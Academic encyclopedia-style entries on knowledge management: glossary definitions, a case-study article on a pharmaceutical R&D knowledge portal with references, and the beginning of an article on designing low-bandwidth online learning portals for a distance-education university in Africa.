Knowledge Management (KM): The management function responsible for regular selection, implementation, and evaluation of knowledge strategies that aims at creating an environment to support work with knowledge internal and external to the organization in order to improve organizational effectiveness.

Knowledge Work: Creative work solving unstructured problems and can be characterized by a high degree of variety and exceptions, strong communication needs, weakly structured processes, teamwork in the form of project teams, networks and communities, and a high level of skill and expertise that require advanced ICT support.

Knowledge Work Situations: Classes of recurring constellations of needs in knowledge-intensive business processes in which employees can, should, or must switch from a business-oriented task to knowledge-oriented actions. They are characterized by occasion, context, and mode. Those situations are of particular interest in which an experienced individual cannot perform a task routinely, the results of which have present or future impact on creation of customer value.

Modeling: The goal-oriented representation of a portion of the perceived reality. It is one of the key tasks that help to understand, analyze, and improve knowledge work. A model comprises a source system that is mapped into a target system using defined mapping rules (Sinz, 2001). In the context of organizations, the source system usually is a section of an organizational system and the target system is a formal or semi-formal system.

Ontologies: Generally are formal, explicit specifications of shared conceptualizations (Gruber 1993, p. 199). In KM, they help to exchange and share knowledge with the help of ICT systems and represent objects in domains, relationships among those objects, properties, functions, and processes involving the objects and constraints on and rules about the objects.

Personalization: Adaptation of applications according to the specific needs of individuals. It can be achieved simply by functions for interface customization and in more sophisticated ways by adoption of contents and functions with the help of, for example, intelligent agents, collaborative filtering, user models, and profiling of user actions.

Developing a Knowledge Management Portal

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INTRODUCTION

Knowledge management has been heralded as an important component of a successful business strategy, yet how does a company implement a knowledge management (KM) strategy that provides a return? Since the advent of KM, the academic literature and practitioner's guides have been awash with KM strategies that guarantee substantial economic returns. Unfortunately, these KM systems also require a substantial initial investment, and hence it is becoming increasingly difficult to justify expenditure on knowledge-based activities (Ellinger, Ellinger, Yang, & Howton, 2002). Academic research has shown that knowledge is the main asset of an organisation and provides the sole means by which an organisation can innovate to create a sustainable competitive advantage (Kandampully, 2002). The pharmaceutical industry is a prominent example of such a knowledge driven environment, where the complex processes of drug development are viewed by many to be an ideal environment in which to derive tangible value from the adoption of a knowledge management strategy (Gunnlaugsdottir, 2003). An example of a successful knowledge management strategy is often focused upon the introduction of a knowledge management Portal or company intranet. One widely cited example is the case of Buckman Laboratories, where an electronic database and discussion forum was implemented in 1992. The portal allowed staff to access the stored information of the organisation and employee knowledge across the company, and this system was purported to have led to a 21% increase in sales of new products (O'Dell & Jackson Grayson, 1998). Cases such as these provide compelling evidence that the adoption of a knowledge management based portal is a financially sound judgement, yet what constitutes a knowledge management portal and what should a knowledge management practitioner provide employees and ensure a return on investment?

The following article addresses the strategy and tools required to aid knowledge transfer within innovative organisations and draws inspiration directly from a knowledge management strategy within a large pharmaceutical organisation. The article discusses and recommends the functionality and components that are required within a knowledge management portal and the functionality that may be required in the future. The article then concludes with recommendations a practitioner should consider when implementing a knowledge management portal.

BACKGROUND

This article has evolved from a three-year qualitative case study based upon the analysis of the knowledge sources utilised by key innovators within the R&D wing of a multinational pharmaceutical organisation. A total of 32 qualitative case studies, based upon a research methodology suggested by Yin (1989) and Gable (1994), were conducted within the R&D wing of the organisation and focused specifically on the knowledge activities of the individuals involved within drug discovery and innovation. The R&D wing of the company employs approximately 10,000 personnel and is responsible for the progression of novel chemical compounds to candidate drugs. The case study research found that this process occurs through the application of the knowledge and expertise of the employees, who must make informed and reliable decisions on the problems associated with the development of viable drugs. Knowledge management has long been associated with the generation, codification, and transfer of such knowledge (Ruggles, 1997) and in order to address these areas, the organisation developed a long term knowledge management strategy, based upon an R&D Portal, to meet the knowledge needs of the employees involved within these drug development processes. However, the case study research and user surveys have shown that in its current guise, the R&D portal is failing to meet the knowledge needs of the employees in a number of areas. Rather than the knowledge rich environment that the organisation originally intended, the employees view the portal as a repository of information regarding company strategy and not as the rich repository of drug development knowledge.

In an ideal scenario, a knowledge management portal should offer a rich and complex shared information workspace for the creation, exchange, retention, and reuse of knowledge (Benbya, Passiante, & Belbal, 2004). The case study analysis reveals that the implemented R&D portal is far from achieving this optimal goal, and although the R&D portal provides a gateway to the company's vast repositories of information and intranet based knowledge, it fails to provide sufficient basis for knowledge creation and exchange between employees. The case study findings concluded that few drug innovations actually stemmed from the knowledge and information residing within the R&D portal. Instead, pharmaceutical innovation was found to be reliant upon collaboration occurring in-house between fellow colleagues and collaboration with external contacts and research institutions. Together, these collaborations drive the allied processes of knowledge creation and exchange and spark innovation. The development of relationships, knowledge networks, and communities of practice (CoP) is central to drug development, and a new knowledge management portal is now being used as a gateway with which to encourage innovation through the development of such social interactions. Although collaboration is the driving force behind innovation, a more surprising aspect of the research revealed that chance and luck play a key role in the formation of these collaborative networks. The spontaneous nature of innovative communities of practice can never be managed or predicted, but the strategy outlined within the article may aid the formation of these informal networks and confer a greater chance of innovative work occurring. The following sections detail the key functionality which is now being introduced to allow the existing portal to function above its present role as an information and knowledge store, and instead serve as a collaborative and social environment that is conducive to the promotion of innovation and social interactions.

A KNOWLEDGE MANAGEMENT TOOL KIT

Creating a Semantic Framework

The studied organisation is typical of many international companies in that a number of large databases and information stores are spread out in a disorganised array across the company. Due to issues of duplicated data and poor functionality, the authors discovered that the current information stores were rarely used for innovation. The R&D portal was originally introduced to partly solve these problems and create an open environment of work, in the hope of prompting innovation. However, in order to successfully implement a knowledge management portal, the organisation has had to introduce an architecture and framework that supports knowledge capture, searching, and collaboration over a variety of knowledge management systems and the framework has been provided by using the Semantic Web and XML.

The Semantic Web is a concept that creates a framework around information and knowledge stores and is rapidly gaining acceptance as a credible knowledge and information retrieval approach (McGuiness, 2002). The Semantic Web is reliant upon the use of ontologies to create this logical framework and this process provides a backbone to a knowledge management portal implementation. The use of an ontology infers cognitive reasoning and structure between domain specific terminology and the elucidation of the relationships between these concepts. Ontologies are tailored to capture the domain specific terminology within the various arenas of drug development across the company and these are currently developed using KAON (http://kaon.semanticweb.org/) and BioWisdom technology (http://www.biowisdom.com/). Synonyms, drug related terminology, company specific terms, and generic drug terms are mapped into the ontologies and this allows the representation, retrieval, processing, and indexing of the knowledge contained within the portal. An autonomy (www.autonomy.com) based searching system interlinked with the ontologies is utilised to search the information and knowledge stores, while XML has been chosen as the storage format of the portal due to the open nature of the format (Cook, 2000). This allows a variety of information to be captured in accordance with the organisation's information schema and in line with work by Anagnostakis, Tzima, Sakellaris, Fotiadis, & Likas (2005). XML essentially serves as a wrapper for the information within the portal and the ontology provides a flexible method of mapping and retrieving the semantic information. Utilising a semantic model such as the one described, with the addition of RDF metadata tags, maximises the chance of relevant knowledge and information retrieval, which leads to innovation. With the knowledge framework established, the subsequent implementation of collaborative tools within the R&D portal framework, such as forum-based communities of practice, expert location systems, and knowledge mapping software, offers a high return on innovative performance. These individual systems will now be examined in greater detail and their impact on innovation considered in light of the case study results.

The Community of Practice

A principle and highly valued means of achieving valuable collaboration is through the development and use of a community of practice. In its simplest guise, a CoP may be based on the provision of a discussion forum or bulletin board. Topics and questions relating to drug project work are posted to a forum and fellow employees post replies to discuss the questions posed. This approach is widely adopted (Wenger & Snyder, 2000) and basic forum software is freely available (http://www.phpbb.com/).

The organisation's R&D portal currently uses a software tool called eRoom. This is used to capture and display the documents and information surrounding drug projects and provide the organisation's communities of practice with a groupware and collaborative discussion environment (http://www.documentum.com/eroom/*)*. Employees may search for knowledge and information across all eRooms within the organisation and collaboration is encouraged through the interaction of employees over common topics. However, due to security constraints, the eRoom system is provided on a restricted access basis and the process of gaining access is complex, and therefore the study found that innovators are more likely to turn to colleagues.

A novel discussion forum based on semantic ontology-backed knowledge retrieval is currently being rolled out across the R&D wing of the organisation to supplement the eRoom systems. The forum is open access and is designed to provide a medium for brainstorming and discussion outside of the closed project-based environment of the eRoom. Initial discussion of ideas occurs over the public system and subsequent collaboration is then transferred to a project-based eRoom. Operating two levels of discussion forums poses a variety of problems but was deemed necessary due to eRoom security constraints. The case study research also suggests that a critical mass of users is required before a CoP provides viable return and providing an open access forum as the primer to more in-depth closed discussion is a worthwhile strategy.

Expert Location

Expert location systems are a further key component of the knowledge management driven R&D portal; they allow staff to discover colleagues across the organisation regardless of location. Within the organisation the employees complete a simple form over a Web-based interface that records their contact details, skills, interests, role, and areas of interest into an XML structure. The expertise locator utilises the semantic framework to promote project collaboration and ensure that staff that are working on similar areas or have expert knowledge are identified and informed. Evidently this system requires users to input their skills and expertise on a regular basis; in this case this is built into a mandatory HR requirement by being assigned into the processes surrounding implementation of a drug development project. Automated systems that derive the relevant expertise data from e-mail and documents are available (AGiLiENCE Expertise Locator: http://www.agilience.com/*)* and an in-house version is currently under development. However, the use of automated systems raises questions concerning privacy and trust and should be approached with caution. The staff surveyed responded that an automatic system would be a useful addition, although some expressed an interest in remaining anonymous through fear of an increase in demand for their expertise and resources.

Knowledge Maps

Knowledge maps are the means by which an organisation's knowledge and information may be visualised; they graphically illustrate the knowledge contained within the knowledge and information archives of an organisation and allow users to quickly track like minded colleagues and knowledge across the organisation (Dong & Li, 2004; Kang, Park, & Kim, 2004). A system to provide Knowledge Mapping functionality to the R&D portal is currently being implemented. On completion, the users searching for a particular phrase or drug will invoke a system that returns the knowledge entities as visual references within the R&D portal. Employees are able to search across all the information sources, discussion forums, and expert location systems within the R&D domain. The results are then retrieved in accordance with the semantic framework and visualisation is provided by a system akin to the Kartoo search engine (http://www.kartoo.com) and Spotfire (http://www.spotfire.com/).

Providing a visual interactive map of the knowledge retrieved by the portal is a powerful medium and allows staff to rapidly locate valuable knowledge and forge collaborations within the organisation (Hellstrom & Husted, 2004). Ill-defined categorisation of documents is a problem within the organisation at present and few employees adopt the same strategy of archiving drug project work. The use of a semantic framework and metadata to provide clustering and retrieval allows the user to navigate through the available knowledge in a clear manner that surpasses the results provided by simple search functionality (Goble, Stevens, & Bechhofer, 2005).

The use of knowledge maps are similar in many aspects to mind mapping techniques, which are currently used within the organisation to visually capture the key points of discussions surrounding drug development knowledge and information sources (Mind Map software - http://www.mindmapper.com/). The mind mapping technique is used to capture knowledge within an XML and metadata structure through the use of bespoke software, and provides a powerful record of knowledge activities within drug project meetings (Adelmann & Jashapara, 2003). Previously, the knowledge within meetings was contained within ill-defined meeting minutes or simply disregarded; this valuable knowledge is now captured and will eventually be displayed within the R&D portal as a component of a knowledge map.

FURTHER RESEARCH

Knowledge management tools and strategies are evolving to simplify the creation of knowledge rich work and, as the case study has shown, it is the provision of collaborative tools such as the expert locating system, discussion forums, and knowledge mapping software which show the greatest impact and gain to an organisation. Allowing fellow employees to collaborate and communicate across R&D domains is driving pharmaceutical innovation, and concentrating on the provision of tools such as these creates a knowledge rich environment within which innovation flourishes. Recently, new collaborative tools such as the blog or Weblog have experienced a rise to prominence. Karger and Quan (2006) advocate the use of the blog as a powerful knowledge creation and capture tool when used in conjunction with a semantic framework, such as the one suggested within the article. Blogging software such as WordPress (http://wordpress.org/) allows the rapid creation and communication of semantically rich information that may aid the retrieval and capture of organisational knowledge. While the blog is a powerful and established medium for the communication of news over the Internet, to date little research has been conducted into their use within industry. Todoroki, Konishi, & Inoue (2006) have conducted a promising study into the use of a blog to capture the information regarding experiments that would usually be captured within notebooks, where the appeal of the blog appears to stem from increasing the accessibility and visualisation of information across the organisation. Making such semantically rich information available across an intranet within the pharmaceutical R&D domain is expected to yield valuable collaborative interactions. An example of such an approach is "In the Pipeline" (http://www.corante.com/pipeline/). This is an established public access blog that focuses on drug development within the pharmaceutical industry and illustrates the potential of the medium as a knowledge management portal component. "In the Pipeline" illustrates how articles on drug development promote discussion and consensus within a community of practice and attract responses from a wide range of people, primarily employed within the pharmaceutical industry.

CONCLUSION

The objectives of knowledge management are the generation, codification, and transfer of knowledge, and implementing a knowledge portal is a practical and effective means to achieve these measures. The article has outlined a series of minimum steps that should be addressed to achieve those objectives. Of greatest importance are the provision of an underlying semantic framework and the application of a structured knowledge model to enhance the value of knowledge and information committed to the organisations archives. It is recommended that practitioners, who are charged with introducing a knowledge management portal, must firstly determine the underlying concepts and terminology of the organisation before proceeding to implement collaborative tools. Only then should the organisation target the innovators with tailored collaborative tools such as discussion forums, expert location systems, knowledge mapping software, and blogs that gel together to create a collaborative environment that is conducive to the formation of knowledge networks and spontaneous collaborations which drive innovation.

REFERENCES

Adelmann, H., & Jashapara, A. (2003, September 18-19). Embedding knowledge management into business processes: The use of threaded discussion forums and knowledge objects. In *Proceedings of the 4th ECKM* (pp. 13-25). Oriel College, Oxford University, UK.

Anagnostakis, A., Tzima, M., Sakellaris, G., Fotiadis, D., & Likas, A. (2005). Semantics-based information modeling for the health-care administration sector: The Citation platform. *Information Technology in Biomedicine, IEEE Transactions, 9*(2), 239-247.

Benbya, H., Passiante, G., & Belbal, N. (2004). Corporate portal: A tool for knowledge management synchronisation. *International Journal of Information Management, 24,* 201-220.

Cook, J. (2000). XML sets stage for efficient knowledge modelling. *IEEE Professional, 2,* 55-57.

Dong, Y., & Li, M. (2004). HyO-XTM: A set of hypergraph operations on XML Topic Map toward knowledge management. *Future Generation Computer Systems, 20*(1), 81-100.

Ellinger, A., Ellinger, A., Yang, B., & Howton, S. (2002). The relationship between the learning organisation concept and firms financial performance: An empirical assessment. *Human Resource Development Quarterly, 13*(1), 5-21.

Gable, G. (1994). Integrating case study and survey research methods: An example in information systems. *European Journal of Information Systems, 3*(2), 112-126.

Goble, C., Stevens, R., & Bechhofer, S. (2005). The Semantic Web and knowledge grids. *Drug Discovery Today: Technologies, 2*(3), 225-233.

Gunnlaugsdottir, J. (2003). Seek and you will find, share and you will benefit: Organising knowledge using groupware systems. *International Journal of Information Management, 23,* 363-380.

Hellström, T., & Husted, K. (2004). Mapping knowledge and intellectual capital in academic environments. *Journal of Intellectual Capital, 5*(1), 165-180.

Kandampully, J. (2002). Innovation as the core competency of a service organization: The role of technology, knowledge and networks. *European Journal of Innovation Management*, *5*(1), 18-26.

Kang, I., Park, Y., & Kim, Y. (2003). A framework for designing a workflow-based knowledge map. *Business Process Management Journal*, *9*(3), 281-294.

Karger, D., & Quan, D. (2006). What would it mean to blog on the Semantic Web? *Web Semantics: Science, Services and Agents on the World Wide Web*, *3*(2-3), 147-157.

McGuiness, D. (2002). *Ontologies come of age, Spinning the semantic web: Bringing the web to its full potential*. Cambridge, MA: MIT Press.

O'Dell, C., & Jackson Grayson, C. (1998). *If only we knew what we know: The transfer of internal knowledge and best practices.* The Free Press.

Ruggles, R. (1997). *Knowledge management tools.* Oxford: Butterworth-Heinemann.

Todoroki, S., Konishi, T., & Inoue, S. (2006). Blog-based research notebook: Personal informatics workbench for high-throughput experimentation. *Applied Surface Science*, *252*(7), 2640-2645.

Wenger, E., & Snyder, W. (2000, January). Communities of practice: The organisational frontier. *Harvard Business Review, 78*(1), 139-145.

Yin, R. (1989). *Case study research—design and methods.* London: Sage Publications.

KEY TERMS

Blog: A frequently updated Web site that is published on the Web or intranet; the latest information is listed first and often revolves around an author's personal interests, with supplementary information provided by other reader's comments.

eXtensible Markup Language (XML): A W3C initiative that allows information and services to be encoded with meaningful structure and semantics that computers and humans can understand, through the use of standard and user created tags.

Collaboration: The process of various individuals, groups, or systems working together through coordination and cooperation to achieve a reasoned answer to a problem scenario.

Knowledge Management (KM): The capture, organisation, storage, and dissemination of knowledge and experiences of individual workers and groups within an organization.

Knowledge Maps: The discovery and auditing of the tacit and explicit knowledge stores of an organisation. These stores are then mapped and visualised so as provide a guide for employees within the organisation.

Metadata: Structured data about data, metadata may be used to describe the format, author, and other relevant data on the information which has been collected. XML-based Web systems use metadata to provide an understanding of the information stored.

Ontology: A map of the concepts and relationships which exist between entities and communities of entities. Drug development ontologies commonly specify the relationships between physical compounds, drug families, and the relevant disease areas.

RDF: An underlying W3C standard XML framework for describing metadata using defined rules, information regarding the information content of a Web site, or XML document is stored using RDF.

Semantic Web: The conferment of meaning to information by computer languages and technologies which permit the interrelationships between scientific concepts to be machine readable. The Semantic Web is reliant upon ontology markup languages that enable knowledge tagging, such as RDF and XML.

Developing Online Learning Portals in Low Bandwidth Communities

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INTRODUCTION

University portals are emerging all over the world. Portals have been perceived by many people as the technologies that are designed to enhance work and learning processes at university by making workflows simpler and information more readily available in a form in which it can be processed (Franklin, 2004). There are many benefits for having a portal in a university. First, the portal makes it easy for people to find university information targeted specifically at them. Instead of the user searching the Web for information, a person identifies himself or herself to the portal, and the portal brings all relevant information to that person. Secondly, the portal uses a single consistent Web-based front end to present information from a variety of back-end data sources. Although information about people is stored in many different databases at a university, the role of a portal is to put a consistent *face* to this information so that visitors do not have to deal with dozens of different Web interfaces to get their information. Usability is an important issue when designing the university portal. Principles from human computer interaction must be included in the design of portals. However, there are also other issues that must be considered when designing portals with low bandwidth for universities in countries such as Africa. This concerns accessibility by students to the Web portals using limited bandwidth. Students in these countries have only limited bandwidth to access the portals. The development of portals for universities in these countries must take this factor into account. This article describes the development and use of the portal for an online learning environment (OLE) at a large distance-education institution in Africa for students with limited bandwidth. We first present a brief overview of portal, its benefits, and what it is used for in universities. The next section describes the requirements and objectives of the portals for our university. This is followed by our conceptual framework, which we have developed for the implementation of our OLE portal. The article then argues for the importance of customized development for implementing OLE portal for universities that have special needs.

WHY PORTALS?

Organizations need to provide timely, relevant information to customers, employees, and partners anywhere in the world, to meet today's business requirements. It is important that information does not get lost or become irrelevant and outdated. A good solution is to create and deliver highly relevant content on a portal.

Portals can be used to improve document management, communication and collaboration, information access and sharing, and assessment and reporting in education. They can be personalised for different types of users, such as student, teacher, parents, government agencies, and administrators. Relevant and pertinent information and services can be made available to users to enable them to be more effective and efficient in their learning tasks.

A portal is a gateway to the Web that allows organised information to the users through a single entry point. A good portal knows the individual using it and it changes with the individual. It acts as an individual's personal assistant, ready to act on his or her behalf. According to Daigle and Cuocco (2002, p.10), there are there main types of portals:

- **Vertical Portals:** Provide access to a variety of information and services about a particular area of interest.
- **Horizontal Portals:** Are often referred to as megaportals. These portals target the entire Internet community, for example, Yahoo.com or Lycos.com are megaportals. These sites often contain search engines.
- **University or Enterprise Portals:** Can be either vertical—focusing on a specific application such as accounting or financial aid information, or horizontal—offering access to almost all the information that an individual within the university needs to carry out his or her function.

EDUCATIONAL PORTALS

Portals have become one of the most visible information technology (IT) issues in the commercial sectors as well as in higher education. Portals offer a number of channels including reports and documents needed for class assignments, calendars, administrative information such as grades and degree audits, campus news and events, reference materials, and so forth.

Portals offer the following benefits to students:

- Increased and easier communication with faculty members
- Online access to courses
- Access to communities of interest within university, such as clubs, sports, and community service opportunities
- Access to latest university news
- Increased lifelong learning opportunities

Other benefits for staff members include:

- Instant access to information for advising students
- Simplified course management tools
- Real-time communication with students

When designed properly, a portal can improve the activities required to facilitate, manage, and assess learning. A portal can help teachers and students to discover new learning content and to express ideas in more innovative ways. It can streamline workflow and automate manual tasks. Fundamental portal capabilities include content aggregation, application integration, user authentication, personalisation, search, collaboration, Web content management, workflow and analysis, and reporting (Connect, 2004).

Typically, university portals can be grouped into institutional portals and subject-based portals (Franklin, 2004). The institutional portal provides its users with a wide range of services, integrating these through a common interface regardless of whether particular services are provided by the institution or not. An institutional portal contains information about the user, enabling it to customise itself and be customised to the individual's interests and responsibilities. A subject-based portal brings together a variety of information sources and tools about a common theme, but is unlikely to have much information about the user.

WHY ARE UNIVERSITIES IMPLEMENTING PORTALS?

Englert (2003) gives the following reasons to why universities are implementing portals. These are to:

- Integrate/streamline information and services.
- Improve service to students/staff.
- Offer personalised/customised/targeted service.
- Improve administration efficiency.
- Attract students.
- Enhance university image/raise profile.
- Engage/connect/build community.
- Offer distance/flexible learning.

DIFFERENT METHODS OF DEVELOPING PORTALS IN UNIVERSITIES

University portals can be developed in several ways. Each has its own advantages and disadvantages. The most straightforward option is to work with one of the university's existing suppliers that has a portal offering. Another option is to acquire a portal from a specialist vendor. A third option is to develop the portal in-house. The main benefit of this approach is the complete control it offers. Universities that plan to develop their portals in-house now have the opportunity to base their development on open-source products. This helps to speed up development time and reduce the cost.

In this article, we describe a case study of a university where the students are geographically distributed throughout the country. These students are taking distance-learning courses in different subjects. Broadband services in this area are very expensive for the home user, with less than 10% of the total Internet population having access to DSL services. The average student therefore makes use of a 56K connection. The design of an online learning environment (OLE) portal must take this into consideration. This was also our main reason for developing our OLE portal in-house, in order to customise the portal to our special requirements. Also, while an official student portal system is in place at this particular university, it simply did not cater to our faculty needs

A FRAMEWORK FOR THE DESIGN OF A LOW BANDWIDTH PORTAL


Components of an OLE portal

There are three main components to portals, as shown in Figure 1. These are administration, content, and technology components.

The administration component supports students in their academic pursuits and teachers in their teaching. It:

- manages noninstructional content (e.g., due dates, course/module information, notice boards, forums, etc.);
- manages the learning object repository (LOR), which contains the distinct learning objects used to construct course modules;

Figure 1. Content, administration, and technology components interaction in an OLE



- gathers information about the intended audience from the portal system (PS) in order to develop appropriate learning objects; and
- defines flags to import relevant PS information into the OLE (e.g., flag modules to import staff and student information, etc.).


The functionality the administration system (AS) offers is of critical importance, since staff acceptance is a major deterrent to online efforts. Acceptance and use of the AS by staff is not only dependent on the extent to which it is perceived to be useful, but also on the extent to which it does not *add* to existing workload. It therefore makes sense to have an AS that, where possible, taps into existing departmental and institution workflow models, thereby decreasing the input required. For example, if staff, in their normal duties, are required to make backups of static learning material to a central repository, it makes sense to tap into this backup upload procedure and simultaneously direct material to the OLE, thereby not only reducing staff load, but also supporting them into contributing to the OLE.

The content component requires that any learning component introduced into an OLE must be pedagogically meaningful. Pedagogical issues that currently challenge professionals are learning approaches, teaching methods, and students' expectations and experiences with instructional activities. Pedagogical intervention is required in the dynamic interactions that exist between student and course content, student and teacher (and/or facilitator), and student and peers, and also in the interaction between student and technological tools employed in the OLE. Besides varying computer and Web skills, learners have different learning styles, needs for different content depths, and even different attention spans. These considerations are complicated by different pedagogical requirements for discrete modules, and exact and pliable learning models can only be refined and defined after considerable online experimentation and continuous evaluation of the technologies employed, the learning model and content, the learner and the learning object repository (LOR). This implies that a portal is a constant work in progress, and is in continually *growing* in size and complexity, as graphically depicted in Figure 2.

Figure 2 reflects (the first) three hypothetical phases of development of an OLE. In phase 1, based upon the available technology, a particular learning model and content is proposed and implemented into the OLE. After a sustained period of evaluation of the technology employed, the interaction between learner and OLE (the learning model and content) is revised, and a second phase is initiated that results in a restructured (and thus evolved) OLE.

It is an iterative process that is primarily driven by decisions to implement pedagogically meaningful content dictated. Since each step adds to the one before, the existing structure must lend itself to extension, supporting the

Figure 2. A simplified development model for an evolving OLE



need for an open-source software (OSS) and open-systems approach to developing an OLE.

The technology component concerns the proper choice and use of technological tools (hardware and software) required to support and enable the evolution of both the learning model and the OLE. It includes decisions about the architecture, platform(s), and legacy systems that will form part of the OLE, as well as the scripting, database, Internet communication, and operating software technologies best suited to an open systems evolutionary approach. Objective criteria for selection include maturity of standard (reliability, availability, stability, acceptance, support, etc.), appropriateness (fit, costs, manageability, etc.), and ease of deployment, including extensibility of software technologies, in particular, to allow for emerging e-learning technologies.

Three collections of enabling technologies are employed in any OLE. These are technologies for teaching (TfT), technologies for learning (TfL), and technologies for administration (TfA). TfA and TfT are used by faculty for input into the OLE, while TfL is utilized by the learner and allows him/her to partake in the OLE.

At any given time, within each collection, the level of implementation of technologies is subjected to constraints that influence the type of learning model that can be employed. Once the level of implementation of any collection of technologies surpasses the level required by the current learning model and/or allowed by the constraints, OLE development continues to the next phase.

The required levels for collections of technologies within a particular learning model are not necessarily equal, neither fixed. Depending on the phase of implementation of the OLE, the collections may or may not be sufficient to support the learning model envisaged, in which case, the learning model must be reconceptualized.

Our Framework

For our low-bandwidth OLE framework, the administrative and content components are presented as tiers. In order to provide specific examples of applications used in the OLE and the type of interface offered, services and interface tiers have been added to the framework. The technology component is used to portray enablement over time in a four-stage evolving OLE. Figure 3 depicts the framework.

The framework is described in terms of the following general observations:

- The existence or absence of enabling technologies determines the stage of implementation of the OLE.
- While the OLE evolves horizontally from stage 1 to 4, the stages are not vertically inclusive. For example, depending on TfL, TfA, and TfT levels employed, the OLE may be rooted in stages 4 and 2 in terms of the Interface and Services tiers, but in stages 3 and 2 with respect to the Content and Administrative tiers.
- The OLE does not end with stage 4, but is open-ended to accommodate future technological developments.

Figure 3. A framework to implement an open software workflow in an Internet learning and teaching environment

TIERS	1 →	2 →	3 →	4 →
INTERFACE TIER	Static	Personalized/Customized	Portal	Portal
SERVICES TIER	E-mail Notice board Listservs Forums FAQ's	Electronic submissions Registration	Student services Streaming audio & video Chat Computer-based training	Video conferencing White boards Assessment
CONTENT TIER	Course material Course info Articles	Web-based (text) Web resources	Computer-based training media Institution databases	LOR
ADMIN TIER	Departmental info Upload of documents	User management Content management systems	Open systems management Course management	Learning content management

Enabling Technologies
Level of Interaction

- Each stage incorporates components from a previous stage, if required.

IMPLEMENTATION EXAMPLES

We hold two beliefs concerning our OLE experimentation. The first is the principle of technology mastering, a term coined by Kostopolous (1998, pp. 257-265). In the absence of established learning models, it makes more sense to follow a nonproprietary and evolutionary approach to the development of an OLE. In other words, until such time as there is conceptual coherence of online instruction paradigms, and until all or most of the constraints currently impacting on OLE's are removed, it makes sense to explore and experiment with various scripting, database, Internet communication, and operating software technologies, tools for online learning, in an effort to find a customized solution that fits a faculties current and future OLE requirements.

